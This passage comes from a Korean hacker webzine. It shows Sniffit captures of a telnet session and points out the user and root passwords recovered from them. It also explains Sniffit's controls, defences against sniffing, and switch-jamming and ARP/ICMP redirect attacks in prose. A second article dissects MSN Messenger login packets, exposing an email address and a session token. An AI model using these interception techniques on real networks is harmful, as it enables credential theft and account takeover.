E . . ) [ . @ . . . . . . . . o . . . . . . . . . . . . . . . . P . ! . v <
. . w
```

wow유저의 비밀번호가 wowwowwow인 것을 볼 수 있다.

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . * p . @ . . .   4 . . . . o . . . . . . . . . . . . . . . . P . ! p . $
. . . .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( q . @ . . . | . . . . o . . . . . . . . . . . . . . . . P . ! n . 6
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( r . @ . . .   . . . . o . . . . . . . . . . . . . . . . P . ! j . 6
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( s . @ . . . z . . . . o . . . . . . . . . . . . . . . , P . ! B . 6
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) t . @ . . . y . . . . o . . . . . . . . . . . . . . . , P . ! B z -
. . s

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( u . @ . . . x . . . . o . . . . . . . . . . . . . . . - P . ! A . 5
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) v . @ . . . w . . . . o . . . . . . . . . . . . . . . - P . ! A x ,
. . u

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( w . @ . . . v . . . . o . . . . . . . . . . . . . . . . P . ! @ . 4
. .
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) x . @ . . . u . . . . o . . . . . . . . . . . . . . . . P . ! @ . +
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( y . @ . . . t . . . . o . . . . . . . . . . . . . . . / P . ! ? . 3
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) z . @ . . . s . . . . o . . . . . . . . . . . . . . . / P . ! ? . *
. . -

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . (   . @ . . . r . . . . o . . . . . . . . . . . . . . . 0 P . ! > . 2
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) | . @ . . . q . . . . o . . . . . . . . . . . . . . . 0 P . ! > . )
. . l
```


wow유저가 내린 su -l 명령을 볼 수 있다.

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . (  ) . @ . . . p . . . . o . . . . . . . . . . . . . . . 1 P . ! = . 1
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . * ¯ . @ . . . o . . . . o . . . . . . . . . . . . . . . 1 P . ! = . .
. . . .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( . . @ . . . n . . . . o . . . . . . . . . . . . . . . 3 P . ! ; . /
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( . . @ . . . m . . . . o . . . . . . . . . . . . . . . = P . ! 1 . /
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . l . . . . o . . . . . . . . . . . . . . . = P . ! 1 . &
. . 3
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . k . . . . o . . . . . . . . . . . . . . . = P . ! 1 . %
. . 0

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . j . . . . o . . . . . . . . . . . . . . . = P . ! 1 . $
. . 2

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . i . . . . o . . . . . . . . . . . . . . . = P . ! 1 . #
. . 3

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . h . . . . o . . . . . . . . . . . . . . . = P . ! 1 . "
. . 0

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) . . @ . . . g . . . . o . . . . . . . . . . . . . . . = P . ! 1 . !
. . 2
```

슈퍼유저의 비밀번호 302302를 볼 수 있다.


```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . * . . @ . . . f . . . . o . . . . . . . . . . . . . . . = P . ! 1 . .
. . . .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( . . @ . . . e . . . . o . . . . . . . . . . . . . . . ? P . ! / . '
. .

Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ( . . @ . . . d . . . . o . . . . . . . . . . . . . . . V P . ! . . '
. .

Gracefull shutdown...
```

```
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -i
```



```
Sniffit 0.3.7 Beta

Sniffit 0.3.7 Beta
Source IP      : All                 Source PORT      : All
Destination IP: All                  Destination PORT: All
Masks: F1-Source IP  F2-Dest. IP  F3-Source Port  F4-Dest. Port
```

Interactive mode 옵션>
UP or 'k' : 위
DOWN or 'j': 아래
F1 or '1' : 출발지 호스트 패킷 필터링
F2 or '2' : 목적지 호스트 패킷 필터링
F3 or '3' : 출발지 포트 패킷 필터링
F4 or '4' : 목적지 포트 패킷 필터링
F5 or '5' : <from IP> <from port> <to IP> <to port>를 인자로 'sniffit_key5'라는 프로그램 실행
F6 or '6' : <from IP> <from port> <to IP> <to port>를 인자로 'sniffit_key6'라는 프로그램 실행
F7 or '7' : <from IP> <from port> <to IP> <to port>를 인자로 'sniffit_key7'라는 프로그램 실행
F8 or '8' : <from IP> <from port> <to IP> <to port>를 인자로 'sniffit_key8'라는 프로그램 실행
F5 - F8 or '5' - '8' : interactive 모니터링을 할 때 매우 유용하게 쓸 수 있다.
ENTER : 팝업창으로 로그를 보여준다.
'q' : 로깅모드일 때 로깅을 중지하거나 프로그램을 종료한다.
'n' : Toggle net statistics. These are sampled at 3 secs, look in
the config.h file to change this (could be needed if y'r computer is slow).
'g' : UDP 패킷을 만들 수 있다.
'r' : 메모리에 정리된 현재의 연결 클리어하고 리셋한다.



```
-Sniffit 0.3.7 Beta-
   211.233.80.223    80  -> [redacted] 3738
    211.231.51.32  8585  -> [redacted] 2256
    203.249.81.80  4662
    211.245.66.18  4662
[redacted]         2151
  210.205.234.213  9292
    218.145.59.95  6667
  211.175.174.173  4662
   203.238.129.97    23
  210.205.234.213  9292
      64.4.13.148  1863
[redacted]         4455
[redacted]         4448
   211.226.161.18  4662
    211.233.40.37  6113  -> [redacted] 2818
     158.38.62.97  4662  -> [redacted] 2613
    218.145.54.39    80  -> [redacted] 4537

PING :irc32.netmarble.net..

  218.145.59.95  6667  -> [redacted] 2067

-Sniffit 0.3.7 Beta-
Source IP      : All            Source PORT      : All
Destination IP: All             Destination PORT: All

Masks: F1-Source IP  F2-Dest. IP  F3-Source Port  F4-Dest. Port
```

1x05.스니핑 방어책

스니핑으로 인하여 데이터 정보가 노출되자 방어법이 많이 등장하였다. 여러 가지가 있겠지만 대표적으로, 암호화하여 데이터를 보내는 방법, 물리적으로 네트웍 장비를 교체하여 스니핑에 대한 공격을 줄일수 있다. 개인적으로는 이중에 데이터를 암호화하여 전송하는 것이 가장 안정성이 높다고 생각한다. 하지만 각각 다른 프로토콜, 각각 다른 어플리케이션의 이용으로 이러한 방법이 어려운 경우가 많이 있다. 그런 경우 스위칭허브를 이용하거나 등의 물리적인 장치에 변화를 주어 대응할 수 있다.

스니핑에 의한 피해가 커져 방어기술의 발전도 늘었고 현재도 늘고 있다. 지피지기면 백전백승.

1x051. 암호화

위에서 텔넷에 대한 스니핑으로 손쉽게 루트권한을 얻을수 있는 로그를 보았다. 이것은 비단 텔넷뿐만 아니라 많은 서비스들이 목표대상이다. 대표적으로 이메일 또한 많은 방법으로 스니핑 당하고 있다. 스니핑에 의한 피해를 줄이기 위해서 강력한 툴들이 존재한다.

따라서 전혀 암호화 되지 않는 텔넷보다는 SSH를 이용하는 것이, 보다 안전한 웹서핑을 위해서 SSL를, 메일을 보낼때는 PGP나S/MINE로 암호화하여 사용하고, FTP대신에 SCP를, 특정 네트웍 안에서는 VPN을 이용하는 방법으로 스니핑에 대한 피해를 줄일 수 있다.

1x052. 네트웍 장비사용

스위칭 허브와 같은 장비를 이용하면 자신의 트래픽만 모니터링 할 수 있을 뿐이며 다른 네트웍을 스니핑하는 것이 불가능해진다.(그 원리는 스위칭 허브의 동작원리를 보면 알 수 있다. 이 방어법은 새로운 공격방법이 나오기 전까지만 유효했다.)

1x053. 로컬 네트웍 스니퍼 탐지

위에서 말했듯이 스니핑을 할 때에는 랜카드가 promiscuous mode로 추가적으로 작동되어진다. 따라서 모든 패킷을 잡아보기 때문에 간단한 ping명령어로도 판별할 수 있다. 네트웍 감시자는 맥주소를 위장하여 ping을 뿌린다. promiscuous mode가 아닌 일반 호스트들은 아무런 반응이 없지만 스니핑을 하고 있는 호스트만 반응을 나타낸다. 스니핑 탐지에 관심이 있다면 스니퍼를 탐지하는 툴을 한번쯤 이용해 보길 바란다.

1x06.방어책 역공격

대부분의 역 공격법은 암호를 풀어내기보다는 스위칭 환경에서의 스니핑으로 이루어진다.
switch jamming, redirect(icmp redirect, icmp router advertisements...), 물리적으로 케이블을 연결, 허브세팅 바꾸기 등 알려지지 않은 기법들이 많이 있을 것이다. 방어책이 늘어남에 따라 공격방법도 더욱 다양해지고 있다. 지피지기면 백전백승.

1x061. Switch Jamming

스위치 허브에 있는 맥 주소 테이블이 가득차게 하여 오버플로우 시키게되면 스위치 허브가 더미 허브처럼 모든 네트웍 세그먼트 트레픽을 브로드 케스팅하게 되어 다른 네트웍을 스니핑 할 수 있게 된다.

맥 주소 테이블이 가득 차 오버플로우 되게 하려면 맥 주소를 임의로 생성한다(서로 다른거) 맥 주소를관리하는 테이블의 크기는 80G 하드처럼 커다란게 아니기에 일정 용량이 넘어가면 더 이상 맥 주소를 관리하지 않으며 마치 더미허브처럼 되어버린다.

1x062. ARP Redirect

ARP request 패킷을 보내 이더넷 공간에 브로드케스트 하게 되면 모든 호스트들이 이 패킷을 받아본 후 해당 IP주소에 해당하는 호스트가 이에 응하여 ARP Reply 패킷을 보낸다.

여기서 ARP Redirect 공격은 ARP Reply를 위조하여 보낸다. 자신의 맥주소를 공격하고자 하는 호스트의 맥 주소로 위조하여 패킷을 보낸다. 이런 패킷이 많아지면 스위칭 허브는 외부 네트웍과 모든 패킷이 공격자 호스트를 지나고 공격자는 이를 스니핑할 수 있다.

1x063. ICMP Redirect

네트웍에서 메시지를 제어하거나 에러사항을 알려주는 ICMP(Internet Control Message Protocol)의 역할을 이용한 공격이다(RFC 792). 공격 대상자의 호스트에 ICMP redirect 패킷을 보내도록 요구하여 패킷을 스니핑하는 방법이다.

1x07.에필로그

이 자료를 읽는 대상은 제목에서 알 수 있듯이 시스템 관리자도 아니고 실력있는 해커도 아닌 스크립 키드를 위한 자료이다. 대상이 다른 이유로 기술적인 부분의 내용은 거의 다루지 않았기에 문서의 완성도가 떨어진다 생각할 수 도 있겠다. - 기술적인면, 내용적인 면에서도 부족함이 느껴진다.
혹시라도 잘못된 내용이 있다면 알려주시기 바랍니다.

WOWHACKER Team
OVERHEAD
WEBZINE #2
The Best Hacker Team WOWCODE and OVERHEAD
OVERHEAD WEBZINE #2

2x00. Acecracker's Zone

By Acecracker
dragory1@hotmail.com

MSNP는 msn messenger에서 사용하는 프로토콜이며 TCP/IP 기반위에서 작동한다.
이 문서는 MSNP7을 기준으로 하였으며 이론적인 면보다는 실제 MSN 메신저를 사용할 때 어떤 패킷들이 오가는지에 중점을 맞추었다. 또한 실제 예는 <인증과정>, <메세지를 주고받는 과정>, <파일 전송 과정> 으로 나뉘어져 있다.

2x11. MSN 규약

실제 예를 살펴 보기 전에 간단한 규약들을 살펴보자.
1. 메신저를 사용함에 있어 이용하는 서버들은 다음과 같다.
① Dispatch Server (DS) : Client가 맨 처음 접속하는 서버이다. NS를 선택하여 접속하게 하여 준다.
② Notification Server (NS) : MSN Messenger Service session을 유지한다. 로그인, User List, 상태변화 등을 관리한다.
③ SwitchBoard Server (SB) : Message session을 관리한다. 즉, Client간의 대화창을 관리한다.

2. MSNP는 기본적으로 아스키 코드를 이용하여 통신한다.

3. MSN 서버는 TCP포트 1863를 이용하여 서비스한다.

4. 보통의 경우에 오고가는 MSN 명령어구문 맨뒤에는 "0D 0A", 즉 "CR + LF" 가 들어간다.

5. 모드 커맨드는 3바이트의 영문으로 되어 있다.

6. 서버와 통신시 Transaction Identifier를 주고 받는데 이는 0 ~ 2^32 - 1 의 범위의 숫자이며 서버의 reponse는 같은 ID를 포함한다.

2x12. 인증과정

10.3.8.1(1592) -> 64.4.13.151(1863)

TCP(SYN)

64.4.13.151(1863) -> 10.3.8.1(1592)

TCP(SYN, ACK)

10.3.8.1(1592) -> 64.4.13.151(1863)

TCP(ACK)

이후의 TCP에 관련된 사항은 대부분 생략하였다.

10.3.8.1(1592) -> 64.4.13.151(1863)

VER 0 MSNP7 MSNP6 MSNP5 MSNP4 CVR0

서로의 MSNP의 버전을 체크하기 위해 클라이언트가 서버로 가능한 MSNP의 버전을 보낸다.

```
                    56 45 | 52 20 31 20 | 4D 53 4E 50 [VER 1 MSNP]
37 20 4D 53 | 4E 50 36 20 | 4D 53 4E 50 | 35 20 4D 53 [7 MSNP6 MSNP5 MS]
4E 50 34 20 | 43 56 52 30 | 0D 0A              |            [NP4 CVR0..]
```

64.4.13.151(1863) -> 10.3.8.1(1592)

VER 0 MSNP7 MSNP6 MSNP5 MSNP4 CVR0

서버가 응답함. 이제 서버와 클라이언트는 MSNP7로 통신할 것을 동의하였다.

```
                    56 45 | 52 20 31 20 | 4D 53 4E 50 [VER 1 MSNP]
37 20 4D 53 | 4E 50 36 20 | 4D 53 4E 50 | 35 20 4D 53 [7 MSNP6 MSNP5 MS]
4E 50 34 20 | 43 56 52 30 | 0D 0A       |             [NP4 CVR0..]
```

10.3.8.1(1592) -> 64.4.13.151(1863)

INF 2

클라이언트는 서버에게 인증에 사용할 보안 패키지의 이름을 전송한다.

```
49 4E | 46 20 32 0D | 0A [INF 2..]
```

64.4.13.151(1863) -> 10.3.8.1(1592)

INF 2 MD5

서버가 MD5 알고리즘을 이용해 암호화하겠다는 의미이다.

```
              49 4E | 46 20 32 20 | 4D 44 35 0D [INF 2 MD5.]
   0A |             |             |             [.]
```

10.3.8.1(1592) -> 64.4.13.151(1863)

USR 3 MD5 I dragory@inzen.com

클라이언트는 ID를 서버에게 보낸다.

```
                    55 53 | 52 20 33 20 | 4D 44 35 20 [USR 3 MD5 ]
49 20 64 72 | 61 67 6F 72 | 79 40 69 6E | 7A 65 6E 2E [I dragory@inzen.]
63 6F 6D 0D | 0A          |             |             [com..]
```

64.4.13.151(1863) -> 10.3.8.1(1592)

USR 3 MD5 S 1036062483.32504

뒤에 나오는 숫자는 MD5 Hash 값으로 인증 작업에 사용된다.

```
                    55 53 | 52 20 33 20 | 4D 44 35 20 [USR 3 MD5 ]
53 20 31 30 | 33 36 30 36 | 32 34 38 33 | 2E 33 32 35 [S 1036062483.325]
30 34 0D 0A |             |             |             [04..]
```

10.3.8.1(1592) -> 64.4.13.151(1863)

USR 4 MD5 S cc8f4999c41049206e6f17663f731a97

클라이언트는 MD5 알고리즘을 통해 password를 전송하는데 실제 보내는 값은 MD5(hash+pass)의 결과 값이 전송된다.

```
                    55 53 | 52 20 34 20 | 4D 44 35 20 [USR 4 MD5 ]
53 20 63 63 | 38 66 34 39 | 39 39 63 34 | 31 30 34 39 [S cc8f4999c41049]
32 30 36 65 | 36 66 31 37 | 36 36 33 66 | 37 33 31 61 [206e6f17663f731a]
39 37 0D 0A |             |             |             [97..]
```

64.4.13.151(1863) -> 10.3.8.1(1592)

USR 4 OK dragory@inzen.com Test 1

password가 옳다면 서버는 위와 같이 응답한다.

뒤의 Test는 닉네임이다.

```
                    55 53 | 52 20 34 20 | 4F 4B 20 64 [USR 4 OK d]
72 61 67 6F | 72 79 40 69 | 6E 7A 65 6E | 2E 63 6F 6D [ragory@inzen.com]
20 54 65 73 | 74 20 31 0D | 0A          |             [ Test 1..]
```

64.4.13.151(1863) -> 10.3.8.1(1592)

생략

서버는 사용자에게 인증코드를 보내는데 이는 다른 기능들을 위해 사용되며 일종의 쿠키와 비슷하다.

```
                    4D 53 | 47 20 48 6F | 74 6D 61 69 [MSG Hotmai]
6C 20 48 6F | 74 6D 61 69 | 6C 20 34 31 | 36 0D 0A 4D [l Hotmail 416..M]
49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A | 20 31 2E 30 [IME-Version: 1.0]
0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 | 70 65 3A 20 [..Content-Type: ]
74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 | 73 70 72 6F [text/x-msmsgspro]
66 69 6C 65 | 3B 20 63 68 | 61 72 73 65 | 74 3D 55 54 [file; charset=UT]
46 2D 38 0D | 0A 4C 6F 67 | 69 6E 54 69 | 6D 65 3A 20 [F-8..LoginTime: ]
31 30 33 36 | 30 36 32 34 | 38 33 0D 0A | 45 6D 61 69 [1036062483..Emai]
6C 45 6E 61 | 62 6C 65 64 | 3A 20 30 0D | 0A 4D 65 6D [lEnabled: 0..Mem]
62 65 72 49 | 64 48 69 67 | 68 3A 20 32 | 32 39 33 37 [berIdHigh: 22937]
34 0D 0A 4D | 65 6D 62 65 | 72 49 64 4C | 6F 77 3A 20 [4..MemberIdLow: ]
2D 32 30 35 | 36 36 39 39 | 36 30 35 0D | 0A 6C 61 6E [-2056699605..lan]
67 5F 70 72 | 65 66 65 72 | 65 6E 63 65 | 3A 20 30 0D [g_preference: 0.]
0A 70 72 65 | 66 65 72 72 | 65 64 45 6D | 61 69 6C 3A [.preferredEmail:]
20 0D 0A 63 | 6F 75 6E 74 | 72 79 3A 20 | 0D 0A 50 6F [ ..country: ..Po]
73 74 61 6C | 43 6F 64 65 | 3A 20 0D 0A | 47 65 6E 64 [stalCode: ..Gend]
```

```
65 72 3A 20 | 55 0D 0A 4B | 69 64 3A 20 | 30 0D 0A 41 [er: U..Kid: 0..A]
67 65 3A 20 | 0D 0A 42 44 | 61 79 50 72 | 65 3A 20 30 [ge: ..BDayPre: 0]
0D 0A 42 69 | 72 74 68 64 | 61 79 3A 20 | 30 0D 0A 57 [..Birthday: 0..W]
61 6C 6C 65 | 74 3A 20 30 | 0D 0A 46 6C | 61 67 73 3A [allet: 0..Flags:]
20 31 35 33 | 36 0D 0A 73 | 69 64 3A 20 | 35 30 37 0D [ 1536..sid: 507.]
0A 6B 76 3A | 20 34 0D 0A | 4D 53 50 41 | 75 74 68 3A [.kv: 4..MSPAuth:]
20 34 30 37 | 68 76 6B 47 | 34 78 44 48 | 30 30 5A 78 [ 407hvkG4xDH00Zx]
53 4D 6E 48 | 77 68 2A 73 | 2A 53 59 6F | 73 51 31 2A [SMnHwh*s*SYosQ1*]
74 61 72 32 | 6F 32 77 38 | 44 6B 48 51 | 45 4E 4D 6D [tar2o2w8DkHQENMm]
48 46 38 59 | 35 39 69 42 | 6F 39 37 21 | 35 48 2A 63 [HF8Y59iBo97!5H*c]
67 46 31 50 | 35 5A 56 79 | 47 32 42 5A | 74 50 78 67 [gF1P5ZVyG2BZtPxg]
4B 72 47 56 | 64 30 43 66 | 41 24 24 0D | 0A 0D 0A    [KrGVd0CfA$$....]
```

```
10.3.8.1(1592) -> 64.4.13.151(1863)
TCP(ACK)
```

```
10.3.8.1(1592) -> 64.4.13.151(1863)
SYN 5 7
```

캐시되어 있는 사용자 정보(list)의 버전을 서버에 보낸다.

```
53 59 | 4E 20 35 20 | 37 0D 0A [SYN 5 7..]
```

```
64.4.13.151(1863) -> 10.3.8.1(1592)
SYN 5 7
```

서버에 저장되어 있는 사용자 정보의 버전을 보낸다.
서로가 일치하므로 데이타를 줄 필요가 없다.

```
53 59 | 4E 20 35 20 | 37 0D 0A [SYN 5 7..]
```

```
10.3.8.1(1592) -> 64.4.13.151(1863)
CHG 6 NLN
```

클라이언트는 메세지를 주고 받기 위해 상태를 online으로 바꿔주기 위해 위와 같은 내용을 서버에 보낸다.

```
            43 48 | 47 20 36 20 | 4E 4C 4E 0D [CHG 6 NLN.]
0A    |           |             |             [.]
```

```
64.4.13.151(1863) -> 10.3.8.1(1592)
CHG 6 NLN
```

서버도 같은 내용으로 회답함.

```
            43 48 | 47 20 36 20 | 4E 4C 4E 0D [CHG 6 NLN.]
0A    |           |             |             [.]
```

```
10.3.8.1(1592) -> 64.4.13.151(1863)
CVR 14 0x0412 winnt 5.0 i386 MSMSGS 4.6.0082 MSMSGS
```

클라이언트는 메신저 버전 번호와 OS 및 빌드 등의 시스템 정보를 서버에 전달한다.
(0x0412는 윈도우2k를 나타내는 번호로 생각된다.)

```
                    43 56 | 52 20 31 34 | 20 30 78 30 [CVR 14 0x0]
34 31 32 20 | 77 69 6E 6E | 74 20 35 2E | 30 20 69 33 [412 winnt 5.0 i3]
38 36 20 4D | 53 4D 53 47 | 53 20 34 2E | 36 2E 30 30 [86 MSMSGS 4.6.00]
38 32 20 4D | 53 4D 53 47 | 53 0D 0A    |             [82 MSMSGS..]
```

64.4.13.151(1863) -> 10.3.8.1(1592)

ILN 13 IDL example@test.com [NickName]

서버는 위와 같은 방식으로 이메일 정보와 로긴된 사용자 정보를 보낸다.

```
                    49 4C | 4E 20 31 33 | 20 49 44 4C [C.....ILN 13 IDL]
20 xx xx xx | xx xx xx xx | xx xx xx xx | xx xx xx xx [ ..............]
xx xx xx 20 | 5B EC 84 9D | ED 9B 88 25 | 32 30 3A 25 [... [......%20:%]
32 30 EC 88 | 98 EC 84 9D | EC 9D B8 EB | 9D BC EC 9D [20.............]
B4 EB 84 88 | 5D 25 32 30 | ED 9D 90 EB | A5 B4 EB 8A [....]%20........]
94 25 32 30 | EB AC BC EA | B3 BC 25 32 | 30 EA B0 99 [.%20......%20...]
EC 95 84 EB | 9D BC 21 21 | 0D 0A       |             [......!!..]
```

나머지 사용자 리스트 전송 과정은 생략...

10.3.8.1(2303) -> 64.4.13.151(80)

TCP(SYN)

10.3.8.1(2304) -> 64.4.13.151(80)

TCP(SYN)

64.4.13.151(1863) -> 10.3.8.1(1592)

MSN Hotmail 계정을 사용하고 있을 경우 다음과 같은 메시지를 추가로 전송받는다.
위의 두 SYN패킷은 클라이언트 프로그램에서 미리 TCP연결해 놓기 위해 보낸 것으로 생각됨.

```
                    4D 53 | 47 20 48 6F | 74 6D 61 69 [MSG Hotmai]
6C 20 48 6F | 74 6D 61 69 | 6C 20 32 32 | 33 0D 0A 4D [l Hotmail 223..M]
49 4D 45 2D | 56 65 72 73 | 69 6F 6E 3A | 20 31 2E 30 [IME-Version: 1.0]
0D 0A 43 6F | 6E 74 65 6E | 74 2D 54 79 | 70 65 3A 20 [..Content-Type: ]
74 65 78 74 | 2F 78 2D 6D | 73 6D 73 67 | 73 69 6E 69 [text/x-msmsgsini]
74 69 61 6C | 65 6D 61 69 | 6C 6E 6F 74 | 69 66 69 63 [tialemailnotific]
61 74 69 6F | 6E 3B 20 63 | 68 61 72 73 | 65 74 3D 55 [ation; charset=U]
54 46 2D 38 | 0D 0A 0D 0A | 49 6E 62 6F | 78 2D 55 6E [TF-8....Inbox-Un]
72 65 61 64 | 3A 20 32 33 | 30 0D 0A 46 | 6F 6C 64 65 [read: 230..Folde]
72 73 2D 55 | 6E 72 65 61 | 64 3A 20 30 | 0D 0A 49 6E [rs-Unread: 0..In]
62 6F 78 2D | 55 52 4C 3A | 20 2F 63 67 | 69 2D 62 69 [box-URL: /cgi-bi]
6E 2F 48 6F | 54 4D 61 69 | 4C 0D 0A 46 | 6F 6C 64 65 [n/HoTMaiL..Folde]
72 73 2D 55 | 52 4C 3A 20 | 2F 63 67 69 | 2D 62 69 6E [rs-URL: /cgi-bin]
2F 66 6F 6C | 64 65 72 73 | 0D 0A 50 6F | 73 74 2D 55 [/folders..Post-U]
52 4C 3A 20 | 68 74 74 70 | 3A 2F 2F 77 | 77 77 2E 68 [RL: http://www.h]
6F 74 6D 61 | 69 6C 2E 63 | 6F 6D 0D 0A | 0D 0A       [otmail.com....]
```

10.3.8.1(1592) -> 64.4.13.151(1863)

TCP(ACK)
이후 HTTP 메일 확인 과정은 생략...

